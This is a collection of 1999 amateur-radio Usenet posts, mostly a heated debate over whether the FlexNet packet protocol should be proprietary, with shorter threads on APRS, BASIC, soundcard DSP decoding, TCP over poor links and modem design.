isn't enough, some PC folks are promoting the notion of a 'pumpless'
modem, just a DAA (telephone interface) and a codec. This is just
about the same as using Baycom to surf the net; I tend to believe
Intel is behind this idea, since it increases CPU horsepower requirements
and continues demand for faster processors, something Intel is interested
in ;-).

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

267. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <77o0g0$l2c$1@nnrp1.dejanews.com>
Source record: 20262

In article <369F5C7F.7AD3C652@zeus.uet.e-technik.tu-darmstadt.de>,
Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:

> You still ignore the fact that Microsoft has to earn money with their
> software, we don't (at least not with FlexNet). Amateur radio is a
> hobby (at least for me).

No, we're not ignorant of that fact. That's the most confusing thing;
insisting on keeping the FlexNet specification and implementation
proprietary is exactly what a business would do. The open software
model (open specifications and open source code) has been an overwhelming
success, allowing far greater leverage of software engineering talent
than otherwise possible. Gnu/Linux are a *clear* indication of how to
make a volunteer development wildly successful.

I appreciate that Flexnet is kept proprietary out of the fear of
poor implementations wreaking havoc. By insisting everyone runs
the same implementation, issues of interoperability are reduced.
This comes at a huge cost, however.

> > I suggest, that if you are serious about making in-roads into the
> > US, that you study what they have now. Right now, flexnet is a
> > non-event. You can brag all you want, I for one am not going to
> > buy a modem simulator to see if it works at 1.2 kbps. No, I think
> > I will wait for a TAPR modem that uses (gasp) an ethernet port.
> >
>
> Of course something like that would be great. Or USB which could be much
> cheaper.

USB could be cheaper due to the mass-production advantage, but it
hasn't quite happened yet. Adding an Ethernet port to an improved
TNC2-class device is certainly appealing. Sometimes I think that
Jini is in the picture, too.

> Anyway... we are not selling FlexNet. If you want to use it, fine.
> And if you don't want to use FlexNet, that's also fine.

That's clearly true. However, the problem you have is that amateur
radio is not entirely composed of 'appliance operators'. Some of
us like to understand (in depth) how things work, and build, modify
and improve things. By keeping Flexnet proprietary, you exclude
innovation by the experimenters, and insist that all users relegate
themselves to only appliance operation.

P.S. It isn't my intention to insult appliance operators; amateur
radio certainly includes 'operation'. However, a unique facet of

amateur radio is the incentive to experiment, and I'm not willing
to see that facet compromised.

Dana K6JQ
Dana@Source.Net

------------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

268. APRS Test this Sunday

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Ciemon G0TRT <hammie@bigfoot.com>
Message-ID: <77nt6o$b60$1@news4.svr.pol.co.uk>
Source record: 20263
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

This Sunday there will be a test of APRS in the UK.

Anyone who is running the software, or has their beacon text setup for APRS can join in at anytime this Sunday.

The frequency will be 144.8 and will last from midnight on Saturday until midnight on Sunday.

A few pointers, not only for the test but generally for APRS operation:

1. Ensure your unproto is APRS v RELAY,WIDE this will give the best coverage.
2. Make some reference to a point of contact in your btext or status text, your BBS or email address will do.
3. Try and set one of your aliases to RELAY and if you are well placed for coverage try and set your nodecall to WIDE.
4. Of course you must have digipeat turned on

The above will ensure that you are seen by more people and when you are seen, you'll be contactable.

Good luck

73...Ciemon Dunville G0TRT@GB7MXM.#36.GBR.EU
!5207.40N/00058.35E-PHG7268/ QRA:JO02lc QTH Wattisham Suffolk

APRS UK http://www.bigfoot.com/~Hammie hammie@bigfoot.com

269. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <77o2gt$n39$1@nnrp1.dejanews.com>
Source record: 20264

In article <77mg51$hds@enews4.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Steve Sampson wrote in message ...
> >When is flexnet going to get a KISS driver?
> >One that works with real TNC's.
>
> From what I gather from the docs, the authors of FlexNet do not consider the
> KISS interface to be efficient enough for serious use - so they do not
> encourage it's use with FlexNet.

The issue, Charles, is not about efficiency. The issue is apparently
one of latency. Frankly, I tend to believe the emphasis on low-latency
may be overwhelmed by the rather long latency typical of PLL transmitters.

How do you define efficiency in this context, Charles?

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

270. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <77o2vsnjp1@nnrp1.dejanews.com>
Source record: 20265

In article <77nca4$bs9@enews2.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:

> You appear to have missed the boat on all of the huge strides that a closed
> system (FlexNet) has achieved. Name one, just one openly-developed system
> which is as advanced as FlexNet...

You're missing the boat, Charles. Since the specification and implemention
of Flexnet are proprietary, we don't know just how advanced Flexnet
really is. There's no open, independent review of the technology.

What kind of engineering do you do, Charles, that makes you feel
competent to make such statements?

Dana K6JQ
Dana@Source.Net

------------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

271. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <77nv0nolj1@garnet.tc.umn.edu>
Source record: 20266

In article <77if2p$j1p@enews1.newsguy.com>,
Charles Brabham <n5pvl@texoma.net> wrote:
>>It was designed in Microsoft Basic, so structure wasn't a concept. Basic
>>isn't a structured language.
>
>I agree that BASIC most certainly is not set up to be used that way, but
>that doesn't really prevent anyone from writing structured BASIC code if
>they want to. While not optimal, it can still be done and is well worth the
>effort if BASIC is what you have to work with. If you're going to code in
>BASIC, the fact that most BASIC programs are "spaghetti code" in no way
>obligates you to do the same thing. You can write rational, well structured
>BASIC code any time you want to. To heck with tradition.

I haven't programmed in BASIC for probably 30 years, but when I tried to
look at BASIC recently, it still appeared to lack a number of modern
language constructs. Can anyone tell me whether today's BASIC provides:

o Resonable control over the scope of names?

o Recursion?

o User-defined data types?

o Support for an object-oriented style of programming? (I assume
it is pretty much impossible to extend BASIC to support objects.)

o ...

There is a lot to be said for using a modern programming language. I think
"modern programming language" rules out assembly language, BASIC, and
probably C.

What are the motivations for using BASIC for amateur radio software?

-tjs

272. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Torbj&#65533;rn <scanman@online.no>
Message-ID: <77o9ma$683$1@readme.online.no>
Source record: 20267

Bill Bob skrev i meldingen <77kcvb$hsg@journal.concentric.net>...
>I am working on a Win95/98 soundblaster DSP decoder now. So far, it can
>decode RTTY and few VHF digital modes (pagers, etc.).

For your information : When completed and ok, i am willing to pay up to $150
if i get these modes :

ITA-2 or baudot/RTTY
Swed-ARQ
Pactor
Sitor-A/B
Amtor or Packet/AX-25

it would be nice that not just Mac-users could decode RTTY with their SBC...

Good luck further !

273. Re: APRS Test this Sunday

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Reg Edwards <G4fgq.Regp@btinternet.com>
Message-ID: <01be410c$31a718c0$b93d63c3@default>
Source record: 20268
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

What are/is APRS - Air Precaution Raid Sirens ?

Reg.

274. Re: APRS Test this Sunday

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Ciemon G0TRT <hammie@bigfoot.com>
Message-ID: <77oa6pjtn1@news4.svr.pol.co.uk>
Source record: 20269
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

No Reg,

It's Automatic Packet Position Reporting System, have a look at my web page
on the original message.

Ciemon

Reg Edwards wrote in message <01be410c$31a718c0$b93d63c3@default>...
>What are/is APRS - Air Precaution Raid Sirens ?
>
>Reg.

275. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: markv@pixar.com
Message-ID: <77ojj7$6q8$1@nnrp1.dejanews.com>
Source record: 20270

In article <369F0C18.1720AED9@zeus.uet.e-technik.tu-darmstadt.de>,
Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
> Rich wrote:
> > I had to reread the cited posting a few times to make sure that I wasn't
> > missing a subtle joke. After going back through DejaNews, it appears that
> > the FlexNet folks actually *do* hold the philosophy that they are the
> > only people competent enough on the face of the earth to integrate with
> > the system, and therefore are attempting to achieve some sort of
> > security by obscurity. Does that mean that the reverse engineer is supposed
> > to make his product bug-compatible, as well, instead of fixing problems
> > that come up?
>
> If you find a bug during reverse engineering, it can be fixed in
> FlexNet.
> FlexNet is now 10 years old, tested on >1000 digipeaters in the RMNC
> version,
> and an unknown number of PCs. Of course it may still have bugs, but I
> don't
> think, you can easily find them during reverse engineering. Remember:
> FlexNet
> is not from M$... it is FREE software, written for the amateur radio
> community,
> - not to get rich fast.

Alexander --

First let me say that the Flexnet team has done a great thing buy creating Flexnet and distributing it free of cost to hams. I've basically only done minor bits of playing with it, but it seems very useful and well done.

I (and several others on this thread) are a little disconcerted by this attitude regarding specifications however. A couple of months ago this topic came up on this newgroup, and I responded with a minor diatribe about free software.

Free software is valuable not just because it doesn't cost anything. It is valuable because it can be adapted, expanded, ported, and serve as a springboard for even better software developments. It can be audited, suggestions made, bugs fixed, new versions deployed, all in parallel. The power of free software is being well demonstrated in Linux, FreeBSD, apache, perl, gcc, and god knows how many other signicant bits of software.

Charles Brabham said that Flexnet was too important to allow just any yutz into the source code. I suggest that it is too important not to. For every yutz, you also have the oppportunity to find those who can legitimately

critique, suggest and improve your software.

> > Well, I don't accept that philosophy when it comes to the OS or tools
> > that I use, and certainly wouldn't support an amateur networking system
whose
> > designers are, for whatever reason, afraid to open up their software to
> > peer review. Its a pity that they seem to have missed the boat on all of
> > the huge strides that open systems have made in the past few years, with the
> > concurrent rapid increases in stability, integration, and number of users.
>
> This depends on what you want. Linux for example is as stable as it is,
> because
> some really good programmers keep an eye on it and not everything, that
> is
> hacked into it, is distributed.

Linux is one of the most anarchistic software development projects
imagineable. I used to track the kernel revisions. Can I tell you how many
times I saw

Revision n: Added kernel function x.
Revision n+1: Deleted x, it didn't work with y.
Revision n+2: Deleted y, put x back in.
Revision n+3... and so on...

Yet somehow it all works. It doesn't work because it is closed, it works
because it is open.

> If you look at the various xNOSes derived from the original KA9Q source,
> this
> is different. You can see there, that many people have not understood
> the
> source, the protocol and what they were doing.

There is certainly some benefit from having an overall view of the software
system and the technical merits of changes. It also helps to have a central
clearing house for enhancements and bug fixes so work is not duplicated. The
Internet has helped make that easier, a luxury that was for the most part
absent in the formative years of KA9Q.

>
> So although open source may be a good thing, Gunter (D)K7WJ, the author
> of FlexNet, has
> chosen NOT to release the source code. The main reason was, that if
> something
> in a FlexNet network goes wrong, it is always HIM to blame.

Unfortunately, if someone else comes up with a good idea, it is lost. And if
someone discovers a bug, they have to wait for him to fix it.

> The result of this philosophy is that FlexNet is
> extremly stable (on RMNC, the PC version under Win95 has some stability
> problems

> that may be related to Win95 itself). The drawback of course is, that
> only
> features, Gunter likes, are implemented and only limited platforms are
> supported.

Do you think there aren't Win95 experts who might be able to help you address the stability problems? And the drawbacks you mention are serious ones (and rather childish when you think about it).

> And yet: if you can't accept, that the software you use is not open,
> don't use it.

Don't you think it is too bad that there are people who could donate their time and energy to help make Flexnet better who are instead eliminated from promoting technical development of Packet radio?

Anyway, just somethings to think about...
Mark

>
> 73 Alexander

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

276. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77odjm$pmq@enews2.newsguy.com>
Source record: 20271
Body handling: HTML body converted to readable text

As a side, note, here is a snippet of the monitored tcpip activity I mentioned earlier. This same stuff does not show on a 'BPQ node's monitor screen, and to be honest, I don't remember seeing it on my old JNOS system either.

The following was monitored using FlexNet/Clusse. (Clusse is a freeware DXC program which works with either 'BPQ or FlexNet.)

07:17:34 1:WB5NBA-1 >> KB5KWV-5 NR B5NBA1-1 >> B5I-5 CA 0/20
Socket 20/6, accepted L4 window; 66

And so on...

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

277. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77ofve$qq0@enews2.newsguy.com>
Source record: 20272

Dana H. Myers K6JQ wrote in message <77nva0juv1@nnrp1.dejanews.com>...
>snip<
>> >hacker mentality, where nothing is speced, everything is figured out by
>> >just poking at it. So there! If they want the thing to be proprietary,
>> >that's fine, it's their right. Why don't they just say so, and leave at
>> that.
>>
>> They have, plainly spelled out in the docs for anyone to read. These guys
>> are just whining. They'll get tired of it, eventually. Isn't it funny how
>> the guys doing the whining are always the very last ones to get tired of
it?
>> ;-)
>
>Charles, I appreciate your enthusiasm for amateur radio, but you're
>clearly not a software engineer. Unless you've designed and/or
>implemented network protocols, device drivers and network applications,
>you're really not in a position to speak with any kind of authority.

Dana, look at the above paragraphs and the question I answered.

Moron. ;-)

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

278. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77ofv4$qq0@enews2.newsguy.com>
Source record: 20273

Rich wrote in message ...
>On Fri, 15 Jan 1999 06:30:47 -0600, Charles Brabham <n5pvl@texoma.net>
wrote:
>>And the system YOU invented and developed, Rich ... Is it better than
>>FlexNet? ;-)
>>
>
> Not yet, although there appears to be a place for it. :-)
>
>
>>You appear to have missed the boat on all of the huge strides that a
closed
>>system (FlexNet) has achieved. Name one, just one openly-developed system
>>which is as advanced as FlexNet...
>>
>
> TCP/IP, of course, and the various mail, news, routing protocols,
>etc. that ride on top of it. You may have heard of the Internet.... ?

TCPIP is not very sophisticated as an amateur packet radio networking
protocol. In fact, it's rather backward in that respect. Very poor example.

>It has become somewhat popular, much to your dismay.

The popularity of the Internet (or lack thereof) does not affect me in any
significant way, except when the local access becomes overcrowded.

>
>
>>Ha Haw hawr! You walked right into that one, Rich. Until you can come
up
>>with something; Anything demonstrably as good or better than FlexNet which
>>was written using your "open" system, I'm afraid you are just going to
have
>>to be used to defending a "third weenie" practice; Great about making
>>claims, but poor at producing results.
>>
>>Results: That's what counts, OM. - And that's precisely what you cannot
>>come up with and show.
>>
>
>
> Well Charles, as you demonstrated a couple of weeks ago with some
>of your comments about Linux and open-source software in particular,
>you're hopelessly behind the times when it comes to knowing about

>how open systems have pushed development of fast, stable, and
>*highly effective* systems forward at an incredible rate - must faster
>than any closed system out there.

Actually, all I demonstrated is that I know the difference between an
Amateur Packet Radio networking protocol and a browser... Do you?

>My argument, of course, which
>you attempted to deflect, is that OSS has shown itself to be the
>greatest boon to rapid systems development in a decade. Care to explain
>why it wouldn't work with your pet networking protocol?

No need to explain. It simply was not required in the development of
FlexNet.

Looking back on *NOS's ten years of open development, and comparing it with
the accomplishments of the authors of FlexNet over that same span of time,
I'd say you have picked a very difficult position to defend.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

279. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77oepg$q9a@enews2.newsguy.com>
Source record: 20274

Brian Mullaney wrote in message <77nk0o$d9o$1@lawrenceville.mccc.edu>...
>Charles Brabham (n5pvl@texoma.net) wrote:
>
>> system (FlexNet) has achieved. Name one, just one openly-developed system
>> which is as advanced as FlexNet...
>
>http://info.internet.isi.edu:80/in-notes/rfc/files
>
>Look at all the open standards, Charles, and ponder wether the internet
>would exist if these didn't exist.
>
>Of course, you also have lots of programs, such as those from the GNU
>Project, Linux, [Open,Free,Net]BSD, Apache, etc...

...and none of these is as advanced as FlexNet as a Packet Radio Networking protocol. - That's the point you appear to have trouble comprehending. Sure those are openly developed. - But none of those are developed and intended as Packet Radio Networking protocols either. TCPIP "CAN" be used as a packet radio networking protocol, but it is not noted for it's high performance when used with radios. FlexNet is noted precisely for that.

Try to stay on topic, if possible. We are talking about a networkjing protocol for Amateur Packet Radio, not a browser, E-mail program, ect ect. Try to stay focused, as much as you are up to.

>
>> with something; Anything demonstrably as good or better than FlexNet
which
>> was written using your "open" system, I'm afraid you are just going to
have
>
>Charles, why does ham radio need "yet another protocol"?

It's called "progress". You can go ahead and use the latest stuff from the 70's, if nostalgia is what you enjoy best. If you stick your head deeply enough into the "tcpip sand", then you can pretend that nothing else exists. Go for it!
Deeper!

>
>Could it be that people are interested in using machines that don't run
>Win95 or DOS?

Yes, it's known that a tiny minority prefer to do so. So much for the desires of a tiny minority. More power to them, I say! Are these the same ones who are excited about using the latest networking software from the

70's?

;-)

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

280. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77og5b$qrq@enews2.newsguy.com>
Source record: 20275

Dana H. Myers K6JQ wrote in message <77o2gt$n39$1@nnrp1.dejanews.com>...
>In article <77mg51$hds@enews4.newsguy.com>,
> "Charles Brabham" <n5pvl@texoma.net> wrote:
>>
>> Steve Sampson wrote in message ...
>> >When is flexnet going to get a KISS driver?
>> >One that works with real TNC's.
>>
>> From what I gather from the docs, the authors of FlexNet do not consider
the
>> KISS interface to be efficient enough for serious use - so they do not
>> encourage it's use with FlexNet.
>
>The issue, Charles, is not about efficiency. The issue is apparently
>one of latency. Frankly, I tend to believe the emphasis on low-latency
>may be overwhelmed by the rather long latency typical of PLL transmitters.
>
>How do you define efficiency in this context, Charles?

Still having trouble with "reading comprehension", Dana? Look in the
paragraph above, where I say,
" From what I gather from the docs, the authors of FlexNet do not consider
the KISS interface to be efficient enough for serious use - so they do not
encourage it's use with FlexNet."

What part of that did you have trouble understanding, Dana?

Moron.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

281. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77og5e$qrq@enews2.newsguy.com>
Source record: 20276

Dana H. Myers K6JQ wrote in message <77o2vsnjp1@nnrp1.dejanews.com>...

>
>What kind of engineering do you do, Charles, that makes you feel
>competent to make such statements?

Really grasping at straws, aren't we OM...

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

282. Re: RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Bill Bob <billbob@mns.com>
Message-ID: <77omsu$dmf@chronicle.concentric.net>
Source record: 20277

Windows API will do the same thing for you. Linux will be much faster and more stable, but most people are using Windows. I am also working on a soundcard based DSP software, using Visual Basic as the GUI and a DLL in C++. The soundcard DMA buffer setup is only a few lines long in VB and can do multiple buffers. I have no problem sampling at 44kHz.

Good luck,
Bill

Jesus Arias <jesus@ele.uva.es> wrote in message
news:369E1891.EBF0430@ele.uva.es...
> I'm working in the same thing too. But i've cossen a Linux O.S. This
>simplifies the audio captue
>a lot, because all the dirty things (DMA, buffers, etc) are done internally
>into the kernel. All you
>need to do is:
>
>1 - fd_audio=open ("/dev/dsp",O_RDONLY)
>
>2.1 - bits=(8 or 16);
> ioctl(fd, SOUND_PCM_WRITE_BITS, &bits)
>2.2 - channels=(1 mono o 2 stereo);
> ioctl(fd, SOUND_PCM_WRITE_CHANNELS, &channels)
>2.3 - rate=samplerate;
> ioctl(fd, SOUND_PCM_WRITE_RATE, &rate)
>
>3 - read(fd_audio,buffer,NSAMPLES)
>
>The advantages over the direct soundblaster programming are clear:
>
>1 - No need to worry about internal details of audio capture. You can focus
>your effort into
> the signal processing.
>
>2 - Portabitity: The program must work with any souncard supported by the
>kernel.
>
>3 - Promotion of Linux into the Ham Community and also GPL software.
>
>73's
>
>--
>
>----------

>Jes&#65533;s Arias Alvarez (also EB1DIX)
>
>E-mail: jesus@ele.uva.es
>--

>
>
>

283. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Bill Bob <billbob@mns.com>
Message-ID: <77onbp$e6b@chronicle.concentric.net>
Source record: 20278

It's not "free" in the long run. I knew someone that had a very nice
shareware program that was really popular. He only asked $10 for
registration, and although had a lot of calls and e-mail questions on how to
use it, or wanted features, he didn't receive a single dollar from anyone...
Wanna guess how hard he worked on making improvments?

Jim (N8XYN) <jim.n8xyn@worldnet.att.net> wrote in message
news:77fbvm$3mj@bgtnsc02.worldnet.att.net...
>Whether or not he's right or wrong, I kinda like the idea of FREE
>software.....Dont you?
>
>Richi <Richi@nonews.com> wrote in message news:369a419a.0@207.206.192.3...
>>no one should have to pay for wares!!!
>>
>>What kind of statement is that. Software programmers are offering a
>service.
>>They deserve to be paid for it. I am sure you don't work for free.
>>
>>The way I look at is, Software is expensive because of people like you. If
>>programmers and company's could get a small price from everbody that uses
>>their "wares" they could make more money than
>>charging the small percentage of us honest people a lot of money.
>>
>>
>>Get a life.
>>
>>
>>radiowares@my-dejanews.com wrote in message
>><7792ho$dj6$1@nnrp1.dejanews.com>...
>>>I am looking for CRACKS, SERIAL NUMBERS, and KEYGENERATORS for Ham
>>>Radio software, morse code practice software, scanner software, etc.
>>>Anything having to do with radios or ham stuff. Software was meant
>>>to be free, no one should have to pay for wares!!! I am in the process
>>>of making a web page dedicated to radio wares, and I will include
>>>everything I can get my hands on.
>>>
>>>Currently, I am looking for serial numbers/cracks for:
>>>
>>>FT-Manager v1.9
>>>Radio Manager
>>>Code Qwik
>>>ScanCat Gold
>>>
>>>If you have any of these, please email me!

>>>Thanks!
>>>
>>>==
>>>radiowares@my-dejanews.com Searching for Cracks/Serials/Keygens
>>>for HAM RADIO, SCANNER, MORSE CODE, and related Software.
>>>==
>>>
>>>-----------== Posted via Deja News, The Discussion Network ==----------
>>>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
>>
>>
>
>

284. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <_IRn2.110$Ue.993791@news.goodnet.com>
Source record: 20279

Charles Brabham wrote
>
>Looking back on *NOS's ten years of open development, and comparing it with
>the accomplishments of the authors of FlexNet over that same span of time,
>I'd say you have picked a very difficult position to defend.

Well, let's be accurate here. flexnet was trotted out after years of NET,
NOS, and
Netrom making their contribution. flexnet wasn't around in the DOS 5 days,
while NET, NOS, and Netrom were.

I'll let you in on a secret: the reason why flexnet will never be released
in source
form, is that most of the ax.25 and basic algorithms were lifted directly
out of
previous packet software, and merely modified (hacked) to its present form.

Steve

P.S. Charles, the correct abbreviation is "etc." Not "ect."

285. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <k1Sn2.118$Ue.1005009@news.goodnet.com>
Source record: 20280

Well, it was a simple way to use the serial port. BASIC always had a
built-in access to the parallel and serial ports of IBM PC's and clones.

When I took my Engineering Intro class in 93 after retiring from the
military, they were still using Fortran as THE language you had to learn.
BASIC is pretty easy to an engineer, and I think the APRS author has
an engineering background.

Visual Basic does contain Object Oriented syntax. A good program to
see that, is the MDT software used to decode the police packet, that is
on the internet. It uses C for the WAV file processing, and VB for
everything else.

I started programming in BASIC with the HP 2000A thru C system in
1971. That was a great system. One of the students programmed a
Fortran II compiler in BASIC :-) My Senior project was an Assembler
for the instructors machine language simulator he wrote in BASIC.

In 1978 I went to OU and discovered the PDP-11/73 BSD 2.9 system,
and C programming. To me, after several years of Assembler, the
C language was like the "killer Assembler front-end" ha. The
C compiler I bought for the H-89 was from The Software Toolworks,
and allowed you to embed assembler with C, so I could take old
code, and wrap it in the C blanket, and use the Unix redirection and
pipe methodology (filters).

I still will program in C as a first cut, but am converting to Object
Oriented programming. Structured programming outside of
embedded computing is pretty much over. If you aren't fluent in
C++ or Java, you are rapidly becoming a dinosaur.

Timothy J Salo wrote
>
>I haven't programmed in BASIC for probably 30 years, but when I tried to
>look at BASIC recently, it still appeared to lack a number of modern
>language constructs

I think most of the answers to your questions are "yes." BASIC today
does contain many constructs, but mostly because of Visual Basic and
Windows.

>What are the motivations for using BASIC for amateur radio software?

286. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77p1f3$ogr@enews4.newsguy.com>
Source record: 20281

markv@pixar.com wrote in message <77ojj7$6q8$1@nnrp1.dejanews.com>...

>> And yet: if you can't accept, that the software you use is not open,
>> don't use it.
>
>Don't you think it is too bad that there are people who could donate their
>time and energy to help make Flexnet better who are instead eliminated from
>promoting technical development of Packet radio?

If FlexNet were the only software in existence, I suppose your argument above would have some merit. Here on planet Earth though, it's silly as hell.

You're just whining because your cherished "open development" system has and always will have serious competition from programmers using other, less open systems, including individual programmers. In this case, FlexNet, closed and privately developed, works demonstrably better for it's intended purpose than any open-development software designed to do the same job.

A good programmer/programmers who had some position to defend would see the above as a "heads up" and go to work. It's just the lazy geeks and dilettantes who whine because somebody else does something better. Fact is, the FlexNet protocol has already been reverse-engineered several times by programmers who got off their cans instead of whining. (XNet and the AGW packet engine both include FlexNet networking support.) That's why the fact that some whining geekoid claimed it couldn't be done was met with open amusement.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

287. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <77p8n3$4em$1@garnet.tc.umn.edu>
Source record: 20282

In article <36cab48f.845461841@news.atl.bellsouth.net>,
Gary Coffman <ke4zv@bellsouth.net> wrote:
> [...]
>Exactly so. The important thing to note here is that link layer problems
>need to be addressed at the link level, not at the network or transport
>level. Make the link level solid, and the upper levels can do their jobs.
>If the link layer is flakey, then the upper layers will try to compensate,
>but they aren't designed for that job, and won't do it well.

Precisely. Note that the TCP people will add the caveat that the
mechanism used to enhance the reliability of a link ought not rapidly
change the characteristics of the link (as perceived by the end
hosts, more specifically the TCP in the end hosts). Specifically, the
link-level mechanism ought not change the propagation delay of the link.

Link-level retransmissions have the effect of changing the apparent
round-trip-time as seen by TCP. As a result, TCP may timeout and
retransmit while the link-level protocol is also trying to recover
via retransmission. (Throwing away TCP retransmissions is, from a
protocol standpoint, a terrible hack.)

FEC mechanisms have the advantage that they don't change the propagation
time of the link and therefore don't interact poorly with TCP's computation
of the round-trip-time and retransmission time outs.

I think people have even experimented with adaptive FEC strategies that
use a stronger FEC mechanism on poor links or when a link degrades,
(but this isn't my area, so I mostly forget).

-tjs

288. Packett Demo ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Christopher J Hoffmann <christopher.j.hoffmann@gte.net>
Message-ID: <77p8fk$k0g$1@news-1.news.gte.net>
Source record: 20283

Hi guys and gals. I was thinking that during our next club meeting I would put on a packett demo to show the others what it's all about. I was wondering if anyone here has done this before and might know what key details I should elaborate on. Also I was thinking of starting a PBBS here since the previous one was taken off air due to the internet. Anyone have any info they could send me on what it takes to get one started ? Thank you for your time..

Chris KD6NSD/7

289. Re: Modem technology (was Re: FlexNet protocol specification?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a108c.tve.nomail@sys3.pe1chl.ampr.org>
Source record: 20193

Dana H. Myers K6JQ <Dana@Source.Net> wrote:
>In article <p9Hn2.64$Ue.540227@news.goodnet.com>,
> "Steve Sampson" <ssampson@usa-site.net> wrote:

>> Consider for example, that modems are connected to serial ports,
>> and the data can easily overrun the modem rate. Are you sugesting
>> that serial ports should be thrown out, and we should use Baycom
>> modem simulators to do our internet with?

>Heh. I'm sure you've seen the (increasingly popular) 'controllerless'
>modems, they're just a data pump and a smarter device driver. If that
>isn't enough, some PC folks are promoting the notion of a 'pumpless'
>modem, just a DAA (telephone interface) and a codec. This is just
>about the same as using Baycom to surf the net; I tend to believe
>Intel is behind this idea, since it increases CPU horsepower requirements
>and continues demand for faster processors, something Intel is interested
>in ;-).

Actually this has been done for quite some time. ISDN cards are being
sold with software to emulate an analog modem, so the owner of the ISDN
card can still call systems that accept only modem calls. Normally one
would not use that for Internet access, but only as a fallback for calling
the odd BBS or sending a FAX message.

(For the Americans: an ISDN card is like a telephone interface. It
is just a serial interface that you can feed 8 Kilobyte/s of 8-bit samples
and it will transmit them to the other side. When the other side still has
an analog line the telecom operator will convert your bytestream into
an analog waveform for him, so you can use a piece of (DSP) software and
